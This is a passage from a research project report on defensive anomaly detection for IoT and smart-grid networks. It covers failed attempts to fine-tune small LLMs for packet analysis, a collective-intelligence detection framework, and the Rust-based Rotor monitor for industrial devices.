12024-11-21 23:31:21	FALSE	FALSE	TRUE	Voltage A, B, C Station 2 & 3
2024-11-24 14:09:31	TRUE	FALSE	TRUE	Voltage A, C Station 2 & 3
2024-11-24 16:38:56	FALSE	FALSE	TRUE	Voltage A, B, C Station 2 & 3
2024-11-24 17:09:37	FALSE	FALSE	TRUE	Voltage A, B, C Station 2 & 3
2024-12-04 00:36:16	FALSE	FALSE	TRUE	Current C Station 2
2024-12-06 01:30:06	FALSE	FALSE	TRUE	Current A Station 2
2024-12-06 21:35:08	TRUE	FALSE	TRUE	Voltage A Station 2 & 3
2025-01-08 10:22:56	TRUE	TRUE	TRUE	Voltage A, B, C Station 2 & 3
2025-02-07 14:52:01	TRUE	TRUE	FALSE	
2025-03-03 05:59:08	TRUE	TRUE	TRUE	Voltage B Station 2 & 3, Voltage C Station 6, Frequency Station 6
2025-03-21 01:34:33	TRUE	FALSE	FALSE	
2025-03-21 17:37:03	TRUE	FALSE	FALSE	

3. LLM-based data packet and network traffic analysis

Large Language Models (LLMs) have changed the world in recent years by quickly performing various tasks that previously required a human. Their potential in the cybersecurity domain has been demonstrated in several studies. LLMs or LLM agents have explained detected anomalies [2], [3], [4], created device-specific policies for IoT intrusion detection systems [5], identified vulnerabilities [6], performed penetration testing [7], and hacked websites autonomously [8], for example. However, evaluating LLM agents in anomaly-based intrusion detection systems has received only a little attention.

Nowadays, many use LLM-based applications daily. Cybercriminals have also discovered the potential of LLMs [9]. Therefore, it is essential for the defensive side of cybersecurity to be aware of LLMs' current capabilities and limitations.

3.1. Lightweight LLM-based data packet analysis

According to Microsoft [10], 78% of devices in industrial control networks have known vulnerabilities, exposing IoT networks to cyberattacks and compromises. LLMs have been used in several cybersecurity-related tasks [11], [6], [12], [13]. In the CISSAN deliverable D5.1 report, the ability of large LLMs to understand various protocols and cyberattacks has been explored. However, these models are too resource-intensive to run on small devices. Our previous findings motivated us to continue our research with smaller LLMs, namely Gemma 3-4B and Llama 3.1-8B.

To explore the feasibility of deploying lightweight LLMs on individual IoT devices for the detection of anomalies and malicious network traffic, the following work was conducted in CISSAN, with an emphasis on distributed denial of service (DDoS) attacks:

- Developed a custom prompt-response dataset.
- Fine-tuned and tested two lightweight open-source LLMs: Gemma3:4b and Llama3.1:8b.
- Investigated prompting methods including zero-shot, few-shot, and fine-tuning.
- Implemented memory mechanisms to enable packet-sequence analysis and quantized models for deployment on constrained hardware.

As DDoS attacks have been identified as one of the most critical attacks targeting IoT networks in the CISSAN project plan, we decided to focus on them. Our models are prompted as if they were running on individual devices and analysing both incoming and outgoing packets.



Figure 11. Research process

The research process includes three key steps: dataset creation, LLM fine-tuning and LLM testing. The overall picture is illustrated in Figure 11. During our study, we leveraged LLMs using three prompting methods: zero-shot prompting, few-shot prompting and fine-tuning. In zero-shot prompting, no examples or demonstrations of the task are provided to the LLM. In few-shot prompting, the user guides the model by providing a small number of task examples. Fine-tuning, on the other hand, is a technique in which a subset of parameters of a pretrained LLM is further trained for a specific task.

Several datasets exist for training machine learning models to detect cyberattacks from network traffic data, such as Edge-IIoTset [14], CICIoT2023 [15], BoTNeTIoT-L01 [16], and NSL-KDD [17]. However, fine-tuning LLMs requires a prompt-response-based dataset. We were unable to find any such dataset specifically addressing cyberattacks on IoT networks. Therefore, we built our own.

Our dataset includes multiple devices on which LLMs were running. Additionally, it contains the packets to be analyzed, the model's output, and the internet protocol (IP) addresses of malicious devices. In the case of DDoS attacks, the model also requires memory of open connections. Therefore, we added a feature containing a list of open connections. All features are described in Table 2. We utilized the OpenAI API for generating responses to our prompts. All responses were manually checked and corrected to minimize errors.

Table 2. Dataset features

Feature	Description
ip	IP address of the device where the LLM is running
mac	Media Access Control (MAC) address of the device where the LLM is running
new_packets	List of IP / Transmission Control Protocol (TCP) protocol packets in hexadecimal format. The capture may contain 1 to 10 packets.
open_connections	List of pending and active connections with the device where the LLM is running. The format is [IP address, number of pending sessions, number of active sessions], and it describes the status of open sessions before the new packets.

response_connections	List of pending and active connections as updated by the LLM
response_analysis	Analysis of the traffic capture performed by the LLM
ip_malicious	List of IP addresses of malicious devices. The list may be empty if new_packets are benign.

Prompt 1:

You are running on an IoT device with IP address {IP_address} and MAC address {MAC_address}. Below is a capture of IoT network traffic containing 1–10 packets: {new_packets}. Please analyze the data step by step and explain what the transmissions contain. Limit your response to a maximum of 200 words.
Based on your analysis, update the list of pending or active TCP conversations with your device: {open_connections}. The list is in the format [IP address, number of pending sessions, number of active sessions].

Your response should follow this format:
Sessions: [Updated list of pending and active sessions]
Analysis: [Analysis of the traffic capture]

Prompt 1 was used throughout the research, especially during fine-tuning. In case of zero-shot and few-shot prompting, we also experimented with various other prompts to evaluate model performance. The LLM's task was to understand and describe the network traffic data provided as input. Additionally, it was required to maintain a list of open connections.

3.1.1. Zero-shot prompting

During zero-shot prompting, we observed that small LLMs cannot read or analyze hexadecimal-formatted network traffic data, even though they can decode American Standard Code for Information Interchange (ASCII) strings into human-readable format, as demonstrated in D5.1. While they successfully extracted IP and MAC addresses from the prompt, they failed to understand the actual packet content.

3.1.2. Few-shot prompting

We tested several prompts and provided various examples and contextual information. The context included, for example, the meaning of each hexadecimal number in a packet. In the best cases, the models were able to extract correct values for the first attributes in the packet, but they consistently confused the order of hexadecimal numbers. Overall, packet analysis failed in all cases.

3.1.3. Fine-tuning

We fine-tuned Gemma 3-4B and Llama 3.1-8B bnb 4bit multiple times using Unsloth Python library. Prompt 1 was used with and without context in the system prompt. The best performance achieved was that the model learned the structure of the expected response and understood what kind of information it should contain. Unfortunately, the models did not understand the actual data. Responses often included nonsensical output such as "*…+5+308 +9206 : 7+ …"* or *"…→ → → established (→ → 1→→ 2; →…*".

Based on our study, we concluded that small LLMs are not yet capable of handling hexadecimal-formatted network traffic data. Due to these initial results, we decided not to proceed with a full-scale study.

3.2. LLM Agents for Network Traffic Analysis

In CISSAN, our goal was to raise awareness of the capabilities of current LLMs and to address the research gap in applying LLM agents in IoT network intrusion detection systems. Thus, we evaluated LLM-powered LLM agents in detecting malicious activity in IoT networks. Based on the research, we submitted a journal paper about using LLM agents for network traffic analysis. In this report, we describe at a high level the background, research process, and results of our study.

We evaluated an LLM agent powered by five LLMs in our study. The LLM agent was prompted to detect malicious activity and identify attacker devices from IoT network traffic captures. Each capture contained 100 raw traffic packets and was stored in a .pcap file. Our testing data included six attack types and benign traffic from two open IoT intrusion detection datasets, Edge-IIoTset [14] and CICIoT-2023 [15]. For the LLM agent, we developed important, although relatively basic, tools to enable .pcap file analysis. The results were analysed quantitatively.

Our results showed that LLM agents can detect malicious activity and identify attacker devices from raw IoT network traffic captures without model fine-tuning. In simpler scenarios, the LLM agent achieved good results. The best-performing LLMs achieved a balanced accuracy of 0.91 on the Edge-IIoTset. However, the performance of LLM agents varies significantly between the LLMs and datasets. Based on the results, we also proposed an LLM agent-powered process for low- or medium-maturity IoT intrusion detection systems. The process leverages the identified advantages of LLM agents.

4. CI for Distributed Anomaly Detection

The modern cybersecurity landscape is defined by the escalating sophistication and diversity of cyber threats, particularly those targeting heterogeneous and resource constrained IoT and OT devices [18]. This environment has rendered conventional, siloed, and signature-based security paradigms largely obsolete. The result is a high velocity, multimodal data overload and insufficient contextualization, leading to a reactive defensive posture that unnecessarily increases attacker dwell time. There exists a critical imperative for a paradigm shift toward integrated, intelligent, and proactive security systems. These systems must be capable of leveraging distributed computational resources to enact collective defence mechanisms that can autonomously adapt to novel threats in real time [19].

The proposed framework formalizes the application of CI to distributed anomaly detection. CI enables a decentralized ecosystem of assets (e.g., substations, RTUs, IoT nodes) to collaboratively aggregate data, derive intelligence through consensus, and execute coordinated, automated responses at machine speed. The application of CI creates an integrated, intelligent, and proactive cyber immune system for distributed critical infrastructure. This document aims to provide a technical description of the software, detection methods, and technologies required for this decentralized approach [20].

The CI framework developed in CISSAN has the following properties:

- Vertical aggregation: Transforms raw data into enriched anomaly descriptors (scores, embeddings, timestamps).
- Horizontal aggregation: Shares local anomaly insights across substations without exposing raw traffic, ensuring privacy.
- Detection methods integrated:
  - Statistical (Z-score, Autoregressive Moving Average (ARMA), Fast Fourier Transform (FFT) for lightweight, edge-level anomaly flagging).
  - Machine learning (ML) (Local Outlier Factor (LOF), Isolation Forest, Principal Component Analysis (PCA), Simultaneous Training and Model Pruning (STAMP) for optimized model deployment under resource constraints).
  - Deep learning (autoencoders, lightweight LLMs for semantic analysis and complex pattern recognition).
  - GAN as supportive tools for local dataset augmentation in sparse data substations (e.g., S4).
- Trust and risk scoring are proposed to prioritize shared intelligence.
- Standardized interoperability is achieved conceptually through STIX threat report sharing, which is extended to support sharing of anomaly risk scores and trust scores.

4.1. Theoretical Foundation and Literature Review

4.1.1. Defining CI and Distributed Systems

In the context of CISSAN, CI refers to the ability of distributed networked devices, substations, IoT nodes, RTUs, and edge routers to collaborate in identifying and mitigating cybersecurity threats. This process supports the division and delegation of detection tasks, the aggregation of local insights, and coordinated responses, creating a cybersecurity immune system. This necessary shift aligns with the principles of cross layer defence mechanisms, which move beyond isolated, single layer solutions (e.g., network, application, physical) to enable unified, holistic protection across the entire technological stack. This is critical because modern threats are often multi vector and span multiple layers of vulnerability [19].

4.1.2. Inherent Limitations of Centralized Architectures

Traditional security approaches (e.g., Security Information and Event Management (SIEM), Security Orchestration, Automation and Response (SOAR)) exhibit severe limitations when facing contemporary threats:

1. **Data silos**: Security tools produce isolated logs, alerts, and network captures, limiting visibility [19].
2. **Limited context**: Without correlation, it is difficult to distinguish between benign anomalies and coordinated attacks [21].
3. **Scalability/Single Point of Failure**: Centralized systems struggle to scale with the massive data volumes generated by IoT/OT environments and inherently introduce an single point of failure risk [20].
4. **Reactive posture and Privacy Concerns**: Centralized analysis typically lags complex attacks, and the mass aggregation of raw traffic data violates privacy-by-design principles critical in regulated sectors [22].

4.1.3. Prior Art and Enabling Concepts

Distributed anomaly detection is supported by several specialized fields:

1. **Swarm Intelligence (SI)**: As a foundational branch of CI, SI provides the theoretical basis for utilizing decentralized, self-organized systems. SI is characterized by autonomy, self-organization, adaptability, and robustness against individual agent failures. These algorithms are frequently adapted for processes like feature selection and parameter tuning within detection systems [23].
2. **Intrusion Detection Systems (IDS):** IDS serve as the critical second line of defence. Traditional methodologies are classified as signature, anomaly, specification, or hybrid types. However, modern IDS face challenges related to handling voluminous, high-dimensional, and imbalanced datasets, requiring sophisticated optimization and learning methods [23].
3. **Decentralized Trust Mechanisms**: To ensure the integrity of collaboration, mechanisms like Byzantine Fault Tolerant (BFT) and Permissioned Blockchain Networks are necessary for secure parameter exchange and consensus-based validation [18], [23].



Figure 12. The CISSAN Collective Intelligence Framework

4.2. CISSAN CI Framework: Definition and Architecture

Collective Distributed Intelligence (CDI) framework defines CI as a cyber-physical system of autonomous agents cooperating to achieve collective decision making. It formalizes a rigorous structure to unify data acquisition, intelligent processing, trust mechanisms, and autonomous response.

The framework integrates modules necessary for operating as a decentralized, intelligent defence system:

- **Data Sources:** Heterogeneous input streams from IoT/OT sensors, network traffic flows, and external threat intelligence feeds (STIX/TAXII).
- **Core Functional Modules**: Including a Distributed Anomaly Detection Engine, a Dynamic Trust and Believability Scoring Module (Node/Data-level), and a Consensus & Validation Engine (e.g., practical BFT (pBFT)).
- **Enabling Infrastructure**: Utilizing a Lightweight Orchestration Server and a Permissioned Blockchain Network for immutable logging and automated response execution via Smart Contracts.

Figure 12 (CISSAN Collective Intelligence Framework) is the high-level architectural diagram illustrating how distributed nodes (substations, RTUs) interact via aggregation layers and consensus

mechanisms to generate systemwide threat awareness, visually representing the cybersecurity immune system described above.

4.2.1. The Three-Layer Aggregation Model & Axes

CI relies on a multi-tiered aggregation architecture to transform raw data into actionable intelligence [24]:

- **Layer 1: Aggregate Data:** Focuses on the secure collection and normalization of raw, unrefined information from heterogeneous sources (e.g., IoT/OT sensors, network flows) via lightweight protocols (e.g., MQTT, Constrained Application Protocol (CoAP)).
- **Layer 2: Aggregate Information:** Involves local processing, correlation, feature extraction, and contextualization of raw data into structured, semantically meaningful formats (e.g., converting network flows into session graphs for richer analysis).
- **Layer 3: Aggregate Intelligence**: Achieves synthesis of correlated information using consensus algorithms (e.g., pBFT) and ensemble methods to generate predictive insights and validated commands for mitigation.

The aggregation axes are two dimensional (2D):

- **Vertical Aggregation**: Adds semantic depth by transforming raw Data → Information → Intelligence, through hierarchical processing.
- **Horizontal Aggregation**: Provides spatial breadth, redundancy, and scale through peer-to-peer communication and information sharing across the network hierarchy (Local Node → Subnet → Global Network).

4.3. The Core Mechanism: From Data to Collective Action

The core scientific depth of CDI lies in adapting local detection methodologies to comply with the architectural constraints necessary for decentralized collaboration. Every detection method deployed must adhere to the following strict constraints:

- **Localization and Privacy**: Models are trained and executed exclusively on private, localized data to enforce privacy-by-design, a capability impossible in centralized environments [18] [25], [26].
- **Resource Heterogeneity (Optimization):** Computational deployment is optimized for the specific resource constraints of the Edge and Fog layers, requiring specialization (e.g., lightweight models) and techniques like STAMP to manage heterogeneous processing capabilities [19].
- **Knowledge Transformation**: The primary output of these methods is not a final alert, but a high-fidelity, standardized descriptor (e.g., anomaly score, feature embedding, model gradient). This descriptor is specifically engineered for secure horizontal aggregation via Federated Learning (FL) or Secure Multi-Party Computation (SMPC), thus enabling the collective intelligence feedback loop [27].

4.3.1. Methods for Distributed Anomaly Detection

The framework integrates multiple complementary detection methods, optimized for their specific Distributed Technical Function within the CI architecture. The Distributed Technical Function describes the algorithm's role when subject to the constraints of localization, privacy, and descriptor generation necessary for CDI. The Centralized Distinction then describes the typical application of the algorithm when applied to a unified data source in a traditional, non-distributed environment, highlighting the absence of the architectural and privacy constraints central to CDI. These distinctions are drawn from the established architectural requirements of self-adaptive cyber-physical systems and privacy-preserving machine learning literature [28].

Statistical Methods: Lightweight, Localized Feature Monitoring

Statistical techniques provide baseline detection for deviations from normal behaviour. Their role in distributed anomaly detection is to provide low-latency, resource-efficient anomaly flagging at the Edge Layer, minimizing the computational burden on the vertical aggregation process. These include:

- Z-score:

a. Distributed technical function: Detects anomalies in individual features. In distributed anomaly detection, the Modified Z-Score is employed for its increased robustness against locally skewed distributions and outliers, critical for edge data quality [29].
b. Centralized distinction: Used on large, normalized central datasets i.e., less focus on real-time robustness to local data instability.

- ARMA
  a. Distributed technical function: Models local temporal patterns in sensor or network data. Enables baseline prediction and flagging based on persistent forecasting errors within a single substation's operational profile [19].
  b. Centralized distinction: Used for global trend analysis across the entire system's unified time-series data.
- FFT:
  a. Distributed technical function: Analyse frequency components to detect cyclical deviations. Used locally to identify timing anomalies (e.g., synchronized command deviation) specific to the RTU or SCADA device communication cycles [19].
  b. Centralized distinction: Typically used for broad spectral analysis of system wide network health and stability [18] [19].

ML Techniques: Localized Model Refinement and Resource Optimization

ML methods enhance local detection by capturing complex, nonlinear relationships. Their contribution to distributed anomaly detection is characterized by localized training and the use of optimization techniques to ensure their contribution to the collective knowledge base:

- LOF, Isolation Forest, K-Nearest Neighbour (KNN), PCA
  a. Distributed technical function: These unsupervised techniques run as client models, trained exclusively on the substation's private data, generating high-fidelity anomaly scores and embeddings. These scores form the core anomaly descriptor shared horizontally [18].
  b. Centralized distinction: Used to profile anomalies across a fully merged, centralized dataset, producing a global anomaly map rather than a local descriptor for aggregation [25], [26].
- STAMP:
  a. Distributed technical function: This is highly crucial for distributed anomaly detection. As it optimizes the model size and complexity of local ML/DL models (e.g., Autoencoders) based on the specific resource constraints of the heterogeneous nodes/substation environment. This ensures efficient participation in the subsequent Federated Learning process [19].
  b. Centralized distinction: Not required for centralized training as these environments typically run on high-capacity servers where computational heterogeneity and resource constraints among devices are non-issues, thus eliminating the need for dynamic model pruning [30].

Deep Learning Approaches: High Dimensional Analysis and Semantic Filtering

Deep learning enables detection of subtle anomalies in high dimensional datasets. The focus here is on achieving sophisticated analysis using models that can still fit within Fog layer compute limitations:

- Autoencoders:
  a. Distributed technical function: Learn the normal manifold of local network traffic using techniques like Sparse Autoencoders (SAEs). The resulting high reconstruction error serves as a robust, privacy-preserving anomaly descriptor that is horizontally aggregated [19].
  b. Centralized distinction: Used on centralized data lakes to build a single, global normal profile; loss of localized traffic nuances [20].
- Lightweight LLMs for packet analysis:
  a. Distributed technical function: Deploy specialized transformer architectures at the device level to detect malicious activities by identifying semantic anomalies, deviations in the command language or protocol sequencing of IoT traffic [19].
  b. Centralized distinction: Full scale LLMs are used on central, encrypted data streams for high level threat intelligence correlation, not real time edge packet filtering [27].

- GANs:
    a. Distributed technical function: Used as a supportive tool for equitable participation in the CI framework. They augment limited datasets locally (especially substation4 (N194)) to balance training datasets, ensuring that even data sparse substations can produce reliable anomaly descriptors for horizontal aggregation [31].
    b. Centralized distinction: Used centrally for general synthetic data generation, simulation, or testing, without the specific function of enabling a node's participation in a collective learning loop [20].

Having outlined the detection methods, we now discuss how GAN-based augmentation can enhance local detection and contribute to the collective intelligence framework.

4.3.2. Role of GANs in Supporting Collective Intelligence

GANs in D5.2 are supportive tools rather than the primary CI mechanism. Their main contributions include:

1. Local Data Augmentation: For substations with sparse data (e.g., substation4 (N194)), GANs generate synthetic flows to balance training datasets.
2. Improved Local Detection: Models trained with GAN augmented datasets produce higher fidelity anomaly descriptors (scores, embeddings, timestamps).
3. Enhanced Global CI: High-quality local descriptors feed into horizontal aggregation, improving system-wide threat awareness.

A possible case study for the use case of the smart grids is substation4. Substation S4 (N194) currently has only four days of non-continuous data capture, whereas the other five substations have continuous captures, averaging one PCAP file every 30 minutes, resulting in over 10,000 files for each of the substation (excluding S4). Based on D5.1 experiments using benchmark network traffic datasets (NSL-KDD, CICIDS2017), Preliminary experiments using benchmark datasets suggested that GAN-generated synthetic data can achieve reasonable fidelity (up to 90% correlation in probability distributions) and promising downstream utility in anomaly detection accuracy [32], though further validation on real-world substation data is needed. These results indicate that GANs could be used to augment S4's sparse dataset, generating additional synthetic flows to balance the local dataset. Once augmented, S4 would be able to produce high-quality anomaly descriptors, enabling it to contribute meaningfully to horizontal aggregation and the CI framework, without exposing raw traffic data.

4.3.3. Validation of Localized Detection

Scientific validation of this framework relies on demonstrating how its decentralized architecture enhances performance against coordinated, multi modal threats compared to centralized models.

The validation strategy must structurally address:

- **Local Validation**: Evaluating the efficacy of optimized detection methods when constrained by localization and privacy. This includes assessing performance metrics (Accuracy, F1-score) and ensuring the integrity of the descriptor generation process [23].
- **Distributed CI Validation**: Evaluating the core function of horizontal aggregation, assessing the consistency of system-wide anomaly detection, the effectiveness of correlation across substations, and the successful detection of coordinated attacks that span multiple nodes.
- **Simulation and Benchmarking**: Comparing the framework's output against standard industry datasets (e.g., NSL-KDD, CICIDS2017) to measure improvements in key metrics such as Time-to-Detect and resilience against specific threats (e.g., Command Injection, Global Positioning System (GPS) Spoofing) [18].

4.4. Discussion: Strategic Advantages and Key Considerations

4.4.1. Synthesized Benefits of the CI Approach

The formalized CI framework offers several decisive strategic advantages over centralized systems [20]:

- Proactive Defence and Situational Awareness: CI provides predictive capabilities and network-wide situational awareness by continuously aggregating and fusing locally generated descriptors [19].

- Adaptive Resilience and Continuous Learning: This is achieved through the integration of Federated Learning (FL). FL allows collaborative model training across decentralized clients (critical for data heterogeneity) without ever requiring the sharing of sensitive raw data [27].
- Efficiency in Critical Environments: The framework enables rapid responses at machine speed, significantly reducing attacker dwell time and minimizing false positives via cross-node correlation and trust scoring [19].

5. Rotor-tool: Enabling security awareness to support CI based Anomaly detection

Modern energy and industrial infrastructures are rapidly evolving toward greater interconnectivity and automation. This digital transformation brings clear operational advantages, but it also exposes systems that were once isolated to a growing range of cyber threats [33]. Traditional perimeter-based security, which assumes that internal networks and devices are inherently trusted, no longer holds in an era of remote access, cloud integration, and interconnected supply chains [34].

In many operational environments, security still centres on access control defining who can log in, from where, and when. Yet, as credential theft, insider misuse, and lateral movement become more common attack vectors, access-based measures alone are insufficient [35]. Detecting abnormal behaviour within trusted sessions, such as unexpected process launches, file changes, or network activity is now essential to recognize threats that have already bypassed authentication barriers [36].

At the same time, the deployment of advanced security technologies across resource-constrained Industrial Internet of Things (IIoT) devices remains challenging [37]. Many legacy controllers and sensors lack the processing or memory capacity to host traditional monitoring tools and replacing them is often impractical due to cost and operational dependencies [38].

Encouragingly, newer generations of industrial controllers are being designed with additional computational headroom, allowing them to serve as both operational nodes and lightweight security sentinels. This surplus capacity creates an opportunity to embed local anomaly detection capabilities, enabling each device to contribute to situational awareness and collective defence. This an essential step toward more resilient and distributed protection in modern industrial networks.

This section examines the deployment and operation of the Rotor framework, developed at the University of Jyväskylä as part of the CISSAN research initiative, to identify and respond to anomalies within an IIoT network. The Rotor framework is a CI-based anomaly detection system that enables embedded devices to perform local monitoring, share threat information, and compare peer-reported anomalies against their own observations. Its key value lies in allowing the network to react collaboratively whenever an anomaly is detected in any Rotor-enabled part of the system. The purpose of this section is to explore how Rotor identifies anomalies within OT environments under real-world resource constraints. The discussion outlines Rotor's principal detection components and functional capabilities, evaluates its integration potential in constrained environments, and highlights known limitations and areas for further development. While Rotor's main strength lies in its cooperative information-sharing and distributed response mechanisms, the focus within CISSAN deliverable D5.2 is specifically on its local anomaly detection components.

5.1. Rotor-framework

The Rotor framework consists of the several components. The centre piece is the core anomaly detection tool which performs the local monitoring. It is referred to as the Rotor-monitor. Rotor monitor is managed by the JSON_handler automation script, which ensures periodic operations as well as the formatting and sharing of local Rotor reports among peers. The logic to receive, parse and analyse incoming Rotor reports is managed by recieveCompareTrust application. It receives and performs the comparison of incoming and local Rotor reports, acts on the comparison results, and is responsible for managing trust scores for peers, as well as sharing both *trustscores* and the local visibility to the centralized components within the framework. The centralized components depend on the deployment. However, generally they are tasked with collecting local trust scores and anomaly reports for a unified view of the security status of the network. In this report, the focus is on the Rotor-monitor, its deployment, capabilities, dependencies and limitations. Please refer to CISSAN deliverable D5.4 report for details on other CI mechanisms and system components.

Rotor monitor

The core component of the Rotor framework is the Rotor monitor. It is a Rust-based software, containing 6 different modules for detecting anomalous traces. These modules are Resource usage

module, Process monitor module, Network monitor module, Authentication log module, Shell activity module, and File integrity module. Each of the modules contain several sub-functions, which are present in Figure 13.



Figure 13. Rotor Monitor modules

The choice of modules is influenced by both the availability of resources and the common detection strategies recommended by MITTRE ATT&CK for ICS framework as well as industry expertise provided by project partners [39]. The choice of using Rust as the source provides a systems-level language that compiles directly into efficient machine code. Its support for static binaries without external runtime dependencies makes it particularly suited for deployment on embedded devices, where most interpreted languages and dynamic linking are not feasible due to the limited system environment. Rust also guarantees memory safety at compile time, helping avoid common vulnerabilities such as buffer overflows or use-after-free errors.

To ensure compatibility with the minimal Linux-based firmware, the binary was statically compiled for the ARMv7 architecture using a musl-based toolchain. While Rust is a modern systems programming language, it still depends on a C-based compilation environment for low-level interactions with the operating system. Musl is a lightweight implementation of the userspace components defined by the ISO C and POSIX standards. It can serve both as a system-wide C library and as a tool for producing standalone application binaries. In this case, musl was observed reliable in producing statically linked binaries that do not rely on runtime dependencies being present on the target device [40]. The resulting binary remained modest in size introducing negligeable strain on the host RTU, despite including four primary dependencies: the Rust standard library (std), serde for serialization, serde_json for reading and writing the JavaScript Object Notation (JSON) metadata files, and Blake3 for generating cryptographic hashes. Of these, the standard library accounts for most of the final binary size.

Rotor's anomaly detection logic is primarily rule-driven but also incorporates state-differential and comparative analysis to identify deviations from expected behaviour. Each module monitors specific system or service logs for event patterns, operational metrics, or integrity changes, and applies configuration-defined thresholds or baseline comparisons to determine when behaviour falls outside normal operating bounds. For example, the file integrity module computes and compares current file hashes and permissions with previously known states, while the shell activity module detects sudden spikes in command frequency or chained command executions. In this way, Rotor combines specification-based rules with change-detection mechanisms, providing both deterministic and adaptive characteristics within the same lightweight design.

